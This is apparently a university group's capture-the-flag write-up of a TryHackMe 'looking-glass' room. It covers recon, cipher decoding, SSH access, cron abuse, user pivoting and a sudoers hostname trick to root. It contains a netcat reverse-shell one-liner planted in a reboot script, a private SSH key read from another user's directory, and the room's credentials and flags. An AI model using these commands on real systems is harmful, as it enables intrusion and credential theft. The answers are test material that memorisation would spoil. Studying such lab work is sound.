

PenTest 1

ROOM A

uwugang

Members

ID	Name	Role
1211101376	Isaiah Wong Terjie	Leader
1211101321	Muhammad Zafran Bin Mohd Anuar	Member
1211100857	Javier Austin Anak Jawa	Member
1211100824	Ahmad Danial Bin Ahmad Fauzi	Member

1) Recon and Enumeration


Members Involved: Muhammad Zafran Bin Mohd Anuar, Javier Austin Anak Jawa

Tools used: Nmap, SSH, Vigenere Tool, Terminal

Thought Process and Methodology and Attempts:

At first Muhammad Zafran Bin Mohd Anuar tried to put the IP in the web browser but it did not work at all. However, Javier Austin Anak Jawa went ahead to run a Nmap scan with the IP and listed out the ports and services of the machine.

They found out that there are thousands of ports ranging from 9000 to 13783 running on Dropbear sshd.



```
ssh-hostkey:
_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
10616/tcp open  ssh      Dropbear sshd (protocol 2.0)
ssh-hostkey:
_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
10617/tcp open  ssh      Dropbear sshd (protocol 2.0)
ssh-hostkey:
_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
10621/tcp open  ssh      Dropbear sshd (protocol 2.0)
ssh-hostkey:
_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
10626/tcp open  ssh      Dropbear sshd (protocol 2.0)
ssh-hostkey:
_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
10628/tcp open  ssh      Dropbear sshd (protocol 2.0)
ssh-hostkey:
_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
10629/tcp open  ssh      Dropbear sshd (protocol 2.0)
ssh-hostkey:
_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
10778/tcp open  ssh      Dropbear sshd (protocol 2.0)
ssh-hostkey:
_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
11110/tcp open  ssh      Dropbear sshd (protocol 2.0)
ssh-hostkey:
_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
11111/tcp open  ssh      Dropbear sshd (protocol 2.0)
ssh-hostkey:
_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
11967/tcp open  ssh      Dropbear sshd (protocol 2.0)
ssh-hostkey:
_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
12000/tcp open  ssh      Dropbear sshd (protocol 2.0)
ssh-hostkey:
_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
12174/tcp open  ssh      Dropbear sshd (protocol 2.0)
ssh-hostkey:
_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
12265/tcp open  ssh      Dropbear sshd (protocol 2.0)
ssh-hostkey:
_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
12345/tcp open  ssh      Dropbear sshd (protocol 2.0)
ssh-hostkey:
_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
13456/tcp open  ssh      Dropbear sshd (protocol 2.0)
ssh-hostkey:
_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
13722/tcp open  ssh      Dropbear sshd (protocol 2.0)
ssh-hostkey:
_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
13782/tcp open  ssh      Dropbear sshd (protocol 2.0)
```

Muhammad Zafran Bin Mohd Anuar used a command that he found from <https://askubuntu.com/questions/836048/ssh-returns-no-matching-host-key-type-found-their-offer-ssh-dss> and ran “ssh -oHostKeyAlgorithms+=ssh-rsa IP:MACHINE -p PORT”. Once he ran the command, there was a signal that was shown which is either HIGHER or LOWER, when he tested out the ports.

Later when he connected to right port, we got this random message which seems to be an encrypted text. We went to a website called <https://www.boxentriq.com> to detect the encrypted text. The website detected that the words require a Vigenere tool to decipher it. Once we decipher it, we got

the secret and proceeded to key it in. Then, we were given the credentials for the user named **jabberwock**.

Results

Decoded message.

All mimsy were the borogoves,
And the mome raths outgrabe.
Your secret is bewareTheJabberwock

Copy

Text Options...

Not seeing the correct result? Try [Auto Solve](#) or use the [Cipher Identifier Tool](#).

Auto Solve results

Score	Key	Text
37275	thealphabetcipher	twas brillig and the slithy toves did gyre and gimble in the wabe all mimsy were the borogoves and the mome raths outgrabe beware the jabberwock my son the jaws that bite the claws that catch beware the jubjub bird and shun the frumious bandersnatch he took his vorpal sword in hand long time the manxome foe he sought so rested he by the

```
jabberwock:WaitersDistractedPlungedBrooch  
Connection to 10.10.149.110 closed.
```

User Flag

After receiving the credentials, Javier Austin Anak Jawa proceeded to login by SSH and listed the files that are inside the directory of jabberwock. Then, Three files were visible inside the directory, and in accordance with our inquiry, they requested a user flag, so we chose to open the user.txt file. Finally, we got our first flag, but we must reverse the text by adding an additional command called **| rev**.

```
(kali@kali)-[~]  
$ ssh jabberwock@10.10.160.122  
The authenticity of host '10.10.160.122 (10.10.160.122)' can't be established.  
ED25519 key fingerprint is SHA256:xs9LzYRViB8jiE4uU7UlpLdwXgzR3sCZpTYFU2RgvJ4.  
This key is not known by any other names  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '10.10.160.122' (ED25519) to the list of known hosts.  
jabberwock@10.10.160.122's password:  
Last login: Fri Jul 3 03:05:33 2020 from 192.168.170.1  
jabberwock@looking-glass:~$ ls  
poem.txt twasBrillig.sh user.txt  
jabberwock@looking-glass:~$ cat user.txt  
{32a911966cab2d643f5d57d9e0173d56{mht  
jabberwock@looking-glass:~$ cat user.txt | rev  
thm{65d3710e9d75d5f346d2bac669119a23}  
jabberwock@looking-glass:~$
```

2) Initial Foothold

Members Involved: Isaiah Wong Terjie

Tools used: SSH, Terminal

Thought Process and Methodology and Attempts:

Then, Isaiah Wong Terjie proceeded to run the command “**cat /etc/crontab**” to check any scheduled tasks. The list of commands can be found in <https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>. Later, Isaiah found out that there’s another user named “tweedledum” that runs “twasBrillig.sh” script when rebooting.

```
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
reboot tweedledum bash /home/jabberwock/twasBrillig.sh
jabberwock@looking-glass:~$
```

After knowing that it only runs when rebooting, Isaiah proceeded to add a reverse shell into the “twasBrillig.sh” script file. The reverse shell can be found in several websites and there are many ways to do it but he decided to choose a shorter which doesn’t require us to copy the one from 25 Days Of Cyber but instead he got it from <https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>. He tried the first one from the netcat section and the first did not work at all, so he switched to the second one which is “rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f” and it worked perfectly well once he turned on the listener.

```
jabberwock@looking-glass:~$ cat twasBrillig.sh
all $(cat /home/jabberwock/poem.txt)
jabberwock@looking-glass:~$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f">twasBrillig.sh
jabberwock@looking-glass:~$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.18.29.102 1234 >/tmp/f">twasBrillig.sh
jabberwock@looking-glass:~$ sudo reboot
```

3) Horizontal Privilege Escalation

Members Involved: Isaiah Wong Terjie

Tools used: SSH, Netcat, CyberChef

Thought Process and Methodology and Attempts:

After launching the listener, Isaiah ran the command “**sudo reboot**” in order to get a reverse shell. Later, we are required to upgrade and stabilize the reverse shell from what we learned during the 25 Days Of Cyber. Firstly, we have to upgrade using “**python3 -c 'import pty; pty.spawn("/bin/bash")'**” then following with export TERM=xterm and then ^Z. Suddenly, Javier Austin Anak Jawa thought we have to redo the process again because Isaiah Wong Terjie suspended the netcat listener, but instead he ran “**stty raw -echo; fg**” to reconnect back to the session.

```
(kali@kali)-[~]
$ nc -lvp 1234
listening on [any] 1234 ...
connect to [10.10.29.102] from (UNKNOWN) [10.10.217.200] 49800
/bin/sh: 0: can't access tty: job control turned off
$ id
uid=1002(tweedledum) gid=1002(tweedledum) groups=1002(tweedledum)
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
tweedledum@looking-glass:~$ export TERM=xterm
export TERM=xterm
tweedledum@looking-glass:~$ ^Z
zsh: suspended nc -lvp 1234
```

Isaiah Wong Terjie decided to list out the files to check if there's any clues and he found two files named “humptydumpty.txt” and “poem.txt”. But he opened the “humptydumpty.txt” file first and he witnessed a file full of hashes in it. He decided to decode the hashes in CyberChef and was given a password after decoding it. The password is “zyxwvutsrqponmlk”.

```
(kali@kali)-[~]
$ stty raw -echo; fg
[1] + continued nc -lvp 1234

tweedledum@looking-glass:~$ whoami
tweedledum
tweedledum@looking-glass:~$ ls
humptydumpty.txt  poem.txt
tweedledum@looking-glass:~$ cat humptydumpty.txt
dcffff5eb40423f855a4cd0a8d7ed39ff6cb9816068f5766b408809e9986961b9
7692c3ad3540bb803c020b3aee66cd8887123234e08c6e7143c0ad73ffa31ed
28391d3bc64ec15cb090426b04a6b7649c3cc85f11230b00185e02d15e3624
b00e156d18d1cedcc1456175f8cae994c36549a07c8c2315b473d09d7f404f
fa51fd49abf67705d6a25d18218c135ff5633aec1f9ebfdc9d5d4956436f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd6244667760bd7cacef54408
5e084890da70847151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468632070617372776f7264206973207a797877767574737271706f6e6d6c6b
tweedledum@looking-glass:~$ su humptydumpty
Password:
humptydumpty@looking-glass:/home/tweedledum$ cd
humptydumpty@looking-glass:~$
```

```
kffff5eb48423f055a4cd8a8d7ed39ff6cb9816868f5766b4888b9e9906961b9
092c3ad3540bb083c020b3aee66cd8887123234e0c6e7143c0add73ff431ed
8391d3bc6e4ec15cb090420b04a8b7649c3cc85f112380b0105e02d15e3624
000e156d10d1cecdcc1456375fbcae994c30549a97c8c2315b473d09d7f404f
a51fd49abf67705d6a35d38218c115ff5633aec1f9ebfd9d5d495641ef57f6
0770d7dd7459c9ad5b0e10a6c61e27be7b5e99fd62446077600d7cacef544d0
e84890da28047151d0e56f8dc6292773083d006aabb0d62a11ef721d1542d8
4686520706173776f7264206973207a797877767574737271706f6e6d6cb6
```

```
Output
START: 240 TIME: 0000
END: 250 LENGTH: 250
LENGTH: 30 LINES: 1
y0e@7.ZL0 *19y1'.hhvk@.16.1a'v.A.5@<...:fI...240.ngCA.*7011{9.;#NA\> .6*2}:-d.
E...".N*63..8vN...UAEcu0e0.AeI |.s'.sY..@00y1+0w.0E].f...0c:1...0..]IVAcw0*wm)0E...0'00~aa{1ue.0$fgv.>E1000^
U(.qQ000.X)'s =
#n0".lr...b0the password is zynwvutsrqponalk
```


Later, Isaiah switch users to humptydumpty with credentials given and switched the directory in order to list out the contents inside of humptydumpty's directory. The contents found in the directory was poetry.txt which we he found another name called Alice.

```
humptydumpty@looking-glass:/home/tweedledum$ cd
humptydumpty@looking-glass:~$ ls -l
total 4
-rw-r--r-- 1 humptydumpty humptydumpty 3084 Jul  3  2020 poetry.txt
humptydumpty@looking-glass:~$ cat poetry.txt
```

Next, he switched the directory to home and listed out the directories. He found out there's a directory for alice, so we know that alice is also running on OpenSSH. Isaiah tried to list out the contents of alice but the permission was denied multiple times. So he googled and found out that in every ".ssh" there's a default key file named "id_rsa"

```
humptydumpty@looking-glass:~$ cd /home
humptydumpty@looking-glass:/home$ ls
alice humptydumpty tryhackme tweedledee tweedledum
humptydumpty@looking-glass:/home$ cd /alice
bash: cd: /alice: No such file or directory
humptydumpty@looking-glass:/home$ ls -l alice
ls: cannot open directory 'alice': Permission denied
humptydumpty@looking-glass:/home$ cd /alice/.ssh/
bash: cd: /alice/.ssh/: No such file or directory
humptydumpty@looking-glass:/home$ ls -l alice/.ssh
ls: cannot open directory 'alice/.ssh': Permission denied
humptydumpty@looking-glass:/home$ ls -l alice/.ssh/id_rsa
-rw-r--r-- 1 humptydumpty humptydumpty 1679 Jul  3  2020 alice/.ssh/
humptydumpty@looking-glass:/home$ cat alice/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAxmpNcAXisNjbU2xizft4aYPqmfXm1735FPLGf4j9ExZhlmmD
NIRchPaFuQJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWwKQka9tQ
2xrdnydwbtiKPl4bq/4vU30UcA+aYHxhyq39arpeceHVit+jVPriHiCA73k7g
HCgkxwczNa5MMGo+1Cg4ifzfzfv4uhPkxBLl13f4rBf84RmuKEEy6bYZ+/W0EGHl
NGrjYfLjhzewYBmHx7JkhkEUFIVx6Zy1y+giHQIDAQABaoIBAQAIA5kCyMqtQj
X2F+O9J8qjvFzF+GSL7LAIVuCsRyqlxm5tsq4nUzVlRgfRmPn7hJAjD/bwFKLb7j
/pHmkU1C4WkaJdjpZhsPF6jxpK4UtKx3UetJw+leomIVNu6pkivJ0DyXVjiT5jF
12P2TVpwPtRw+RebKmwjQwo4k77Q30r8Kxr4UFx2hLhtHT8tsjqBUWrb/jLMHQ0
zmU73tuPVQSEsgeUP2j0lv7Q5toEYieoA+7ULpG0wDn8PxQjCF/2QUa2jFalixsK
WFEcmTnIQDyOFWcbmgOvikaLzK/rDgn9VjcYF0puj3XH2l8QDQ+G0+58B838+aJ
cUINwh4BAoGBAPdctuVROakFpyEofZxQFqPw3LZyviKena/HyWlxXWxG6ji7aW
DmtVXjJQ0wcj0LUdKt4Q0vcJVrGbdBVG0fLoWZzLpYgJchxmLR+RHCB40pZjBgr5
8bj1JQcp6pp1BRcf/OsG5ugpc1Js56uA6CWx66WC7r7V94r5wzzJpWBa0GBAM1R
aCg1/2UXIQxtAfQqWDXoQ0uq3szvrhep22McIUE83dh+hUibaPqR1Ny1sAAhyg
uJohLchLq4E1LhUmTzZquBwv1U73fNRbID5pfN4KL6/yiF/GWd+Zv+tn9DDWk1
WgT9aG7N+TP/yimYnR2ePu/xK1jWx/uS3rSLcFAoGBA0xvcFpM5P26rD8jZrzs
SFeXy9P5n0pn4ppyICFRMhIFDyD7TeXFDY/yOnhDyrJXcb0ARwjiivhDLdXhzFkx
X1DPy1f292GTsMc4xL08hLkziIY6bG19efC4rXvFcvrUqDyc9Z2vFyLkL9KaCGr
+ZlCotJ8FQZkjDhOgnDkUPMBA0GBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsK6j
opPwkhxhA8ULxITTOQ1+HQ79xagY0fj16rBZpska59ulldj/BhdbRpdRvuxsQ3r3n
6Gs//N64V4BaK63/CjHcBhUA30VKCicvD19xaQJ0KardP/Ln+Xm6LzrdsHwdQAXK
8BwCbMuhAoGBA0Ky50naHwB8PcFc68srFLX4W20NN6cFp12cU2Qjy2MLGoFYBpa
dLnk/rW400JxgoIV69MjDsFRn1gZnHTTAyNnRMH1U7kUFUB22XCmnCGLHAGEby9
dGywCnCLT2/sNEGncx9/1Zw+yVEm/4s9eonVimF+u19HJFOPJSAyxx0
-----END RSA PRIVATE KEY-----
```


Later, he proceeded to “**nano id_rsa**” in order to paste the private key. After that, Isaiah used **chmod 600** on the file to change the permission to read and write. Then, he continued by running “**ssh -i id_rsa alice@10.10.217.200**” to let the machine know that we are login with a key file. After he managed to login and he tried to use “**sudo -l**” to list the users’ privilege but instead it requires a password. Isaiah proceed to list out the files that are inside the alice directory and it shows a “**kitten.txt**” file which is not useful at all.



```
humptydumpty@looking-glass: /home
File Actions Edit View Help
bash: cd: /alice/.ssh/: No such file or directory
humptydumpty@looking-glass: /home$ ls -l alice/.ssh
ls
-rw-r--r-- 1 humptydumpty humptydumpty 0 Jul 3 02:42 .ssh
alice@looking-glass: ~
File Actions Edit View Help
(kali@kali)~$ nano id_rsa
(kali@kali)~$ chmod 600 id_rsa
(kali@kali)~$ ssh -i alice@10.10.217.200 id_rsa
Warning: Identity file alice@10.10.217.200 not accessible: No such file or directory.
ssh: Could not resolve hostname id_rsa: Name or service not known
(kali@kali)~$ ssh -i id_rsa alice@10.10.217.200
Last login: Fri Jul 3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ sudo -l
[sudo] password for alice:
[!]+ Stopped sudo -l
alice@looking-glass:~$ ls
kitten.txt
alice@looking-glass:~$ cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards with all her might.

The Red Queen made no resistance whatever; only her face grew very small, and her eyes got large and green: and still, as Alice went on shaking her, she kept on growing shorter-and fatter-and softer-and rounder-and-

-and it really was a kitten, after all.
alice@looking-glass:~$
```

4) Root Escalation

Members Involved: Ahmad Danial Bin Ahmad Fauzi

Tools used: SSH, Terminal

Thought Process and Methodology and Attempts:

Next, Ahmad Danial Bin Ahmad Fauzi proceed to find “alice” since the other users contain usernames as their directory but on his first try, the permission was denied. Then, he went back and recheck his notes that he copied down from 25 Days of Cyber and he remembered that he have to add another line of commands in order to gain permission from the administrator. So, he ran `find / -name *alice* -type f 2>/dev/null` to find out that he “Alice” directory is inside the directory called `/etc/sudoers.d/`. He decided to open the directory by `cat /etc/sudoers.d/alice` to check the contents inside. Then he saw the hostname and the host password for the root.

```
alice@looking-glass:~$ find / -name *alice*
find: '/lost+found': Permission denied
find: '/snap/core/9436/etc/chatscripts': Permission denied
find: '/snap/core/9436/etc/ppp/peers': Permission denied
find: '/snap/core/9436/etc/ssl/private': Permission denied
find: '/snap/core/9436/root': Permission denied
find: '/snap/core/9436/var/cache/ldconfig': Permission denied
find: '/snap/core/9436/var/lib/machines': Permission denied
find: '/snap/core/9436/var/lib/snapd/void': Permission denied
find: '/snap/core/9436/var/lib/waagent': Permission denied
find: '/snap/core/9436/var/spool/cron/crontabs': Permission denied
find: '/snap/core/9436/var/spool/rsyslog': Permission denied
find: '/snap/core/8268/etc/chatscripts': Permission denied
find: '/snap/core/8268/etc/ppp/peers': Permission denied
find: '/snap/core/8268/etc/ssl/private': Permission denied
find: '/snap/core/8268/root': Permission denied
find: '/snap/core/8268/var/cache/ldconfig': Permission denied
find: '/snap/core/8268/var/lib/machines': Permission denied
find: '/snap/core/8268/var/lib/snapd/void': Permission denied
find: '/snap/core/8268/var/lib/waagent': Permission denied
find: '/snap/core/8268/var/spool/cron/crontabs': Permission denied
find: '/snap/core/8268/var/spool/rsyslog': Permission denied
find: '/boot/lost+found': Permission denied
find: '/root': Permission denied
^Z
[2]+  Stopped                  find / -name *alice*
alice@looking-glass:~$ find / -name *alice* -type f 2>/dev/null
/etc/sudoers.d/alice
alice@looking-glass:~$ cat /etc/sudoers.d
cat: /etc/sudoers.d: Is a directory
alice@looking-glass:~$ cat /etc/sudoers.d/alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
```





In order to get into the root, Ahmad Danial ran `sudo -h ssalg-gnikool /bin/bash` because `-h` translates to `host=host` and it grants the user run command on host. He finally abused into the root section and he went into the root directory to list out the contents in order to find any hidden files. The challenge require us to find the root flag, so he opened the `“root.txt”` file and finally got our final flag.

```
alice@looking-glass:~$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# cd
root@looking-glass:~# ls -l
total 4
-rw-rw-r-- 1 alice alice 369 Jul  3 2020 kitten.txt
root@looking-glass:~# cd /root
root@looking-glass:/root# ls -l
total 16
drwxr-xr-x 2 root root 4096 Jun 30 2020 passwords
-rw-r--r-- 1 root root 144 Jun 30 2020 passwords.sh
-rw-r--r-- 1 root root 38 Jul  3 2020 root.txt
-rw-r--r-- 1 root root 368 Jul  3 2020 the_end.txt
root@looking-glass:/root# cat root.txt
|f3dae6dec817ad10b750d79f6b7332cb|mht
root@looking-glass:/root# cat root.txt | rev
thm|bc2337b6f97d057b01da718ced6ead3f|
root@looking-glass:/root#
```

Final Results: We successfully retrieve two flags but we didn’t manage to use metasploit, linpeas and etc. because it is quite complicated.

Contributions

At the end of the report, attach a table briefly mentioning each member's role and contribution:

ID	Name	Contribution	Signatures
1211101376	Isaiah Wong Terjie	Solved the initial foothold, shorten up the reverse shell and then pivoted from Tweedledum to Humpty Dumpty to Alice. Did most of the write ups.	
1211101321	Muhammad Zafran Bin Mohd Anuar	Did the recon and enumeration to gather information for the group. As well as deciphering the texts.	
1211100857	Javier Austin Anak Jawa	Did the recon and enumeration to gather information for the group. Successfully retrieve the user flag.	
1211100824	Ahmad Danial Bin Ahmad Fauzi	Did the root escalation and found a way into hidden directories.	

NOTE: IT IS IMPORTANT EACH MEMBER CONTRIBUTES IN SOME WAY AND ALL MEMBERS MUST SIGN TO ACKNOWLEDGE THE CONTRIBUTIONS! DO NOT GIVE FREELOADERS THE FLAGS AS THEY DON'T DESERVE THE MARKS. DO NOT SHARE THE FLAGS WITH OTHER GROUPS AS WELL!

Attach the video link at the end of the report:

VIDEO LINK: https://youtu.be/NDvHWdo-n_8